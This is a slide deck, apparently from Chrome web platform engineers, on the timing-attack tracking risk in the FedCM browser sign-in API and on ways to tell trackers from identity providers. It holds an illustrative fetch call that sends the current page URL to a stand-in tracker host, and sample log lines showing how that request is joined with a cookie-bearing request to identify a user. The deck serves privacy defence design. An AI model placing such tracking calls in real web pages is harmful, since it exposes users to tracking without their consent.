

# FedCM

## The Timing Attack Problem

Mozilla + Chrome

Google Chrome  
Web Platform Engineering

# Timing Attack Problem

The Problem: a tracker gets a request (before the user consents) that allows them to track the specific user (through cookies) at the RP (through fingerprinting correlation).

```
fetch(`https://tracker.example/time.php?website=${window.location}`);
```

```
navigator.credentials.get({
  federated: {
    providers: [{
      "url": "https://tracker.example/",
    }]
  }
});
```

```
GET time.php HTTP/1.1
Host: tracker.example
Website=rp.example
```

```
GET /rp.example/accounts.php HTTP/1.1
Host: tracker.example
Cookie: SID=212321
```

```
{ accounts: [ ] }
```


```
06/02/2022 10:32:31 PST IP 201.299.99.00 SOME user has visited rp.example
```

```
+
```

```
06/02/2022 10:32:32 PST IP 201.299.99.00 User SID=212321 has visited SOMEWHERE
```

```
=
```

```
06/02/2022 10:32:32 PST IP 201.299.99.00 User SID=212321 has visited rp.example
```



## The Pull Model



On demand, the browser makes an HTTP request to the IDP that returns the user's accounts.

### Pros

Simple to implement by IDP. Always in Sync.

### Cons

Latency. **Timing Attacks.**



## The Push Model

Ahead of time, the IDP saves in the browser the user's accounts.

### Pros

Better UX. No attacks.

### Cons


IDP announces all accounts rather than only the ones that would use federation. Can be out of sync (e.g. cookies can be cleared; out-of-band changes).





# The Intuition


1. There are  $O(1000s)$  of IDPs with a  $T$  level of deployment competence
2. There are  $O(1)$  browsers with a  $T'$  level of deployment competence
3.  $T' \gg T$
4. Time to deploy:  $T * O(1000) \gg T' * O(1)$
5. If the push model costs  $A$  and the pull model costs  $B$
6. Time to deploy:  $O(1000s) * T * A + O(1) * T' * A' \gg O(1000s) * T * B + O(1) * T' * B'$
7. The intuition:
  - a. if we can make  $O(1) * T' * B'$  work then we'd allow small IDPs to thrive  $O(1000s) * T * B$
  - b. What we heard from you in the past about lessons learned from Mozilla Personas: it is key to bring IDPs along for the ride.

ILLUSTRATIVE  
MOCKS



Show an **extra** sign-in specific but **static** UI for trackers and  
Show a **personalized** UI for IDPs (it helps users)






How do you tell them apart?




ILLUSTRATIVE  
MOCKS

# The IDP Site Engagement Score Assumption



ILLUSTRATIVE  
MOCKS


# The IDP Service Assumption






ILLUSTRATIVE  
MOCKS



# The IDP Performance Assumption





## The IDP Identity Assumption



SHA256(account)++





Trackers that are motivated to track users



IDPs that are not motivated to track users

	Trackers	IDPs
IDP Site Engagement Score	Low, never engaged	High, logged in
UI Display Rate	Low, intent to track users	High, IDP has the intent to provide the functionality for the user to log-in
Unique Accounts	Low, fake accounts	High, real accounts
Click Through Rate	Low, unrecognizable	High, user has an intent to log-in




Trackers that are  
motivated to track  
users




IDPs that are not  
motivated to track  
users


Detection is going to be intrinsically **statistical**.  
If IDPs want a more **deterministic** mechanism, we would  
provide them the **push model**.

This is one way that we think that the **Login Status API** could  
factor into.


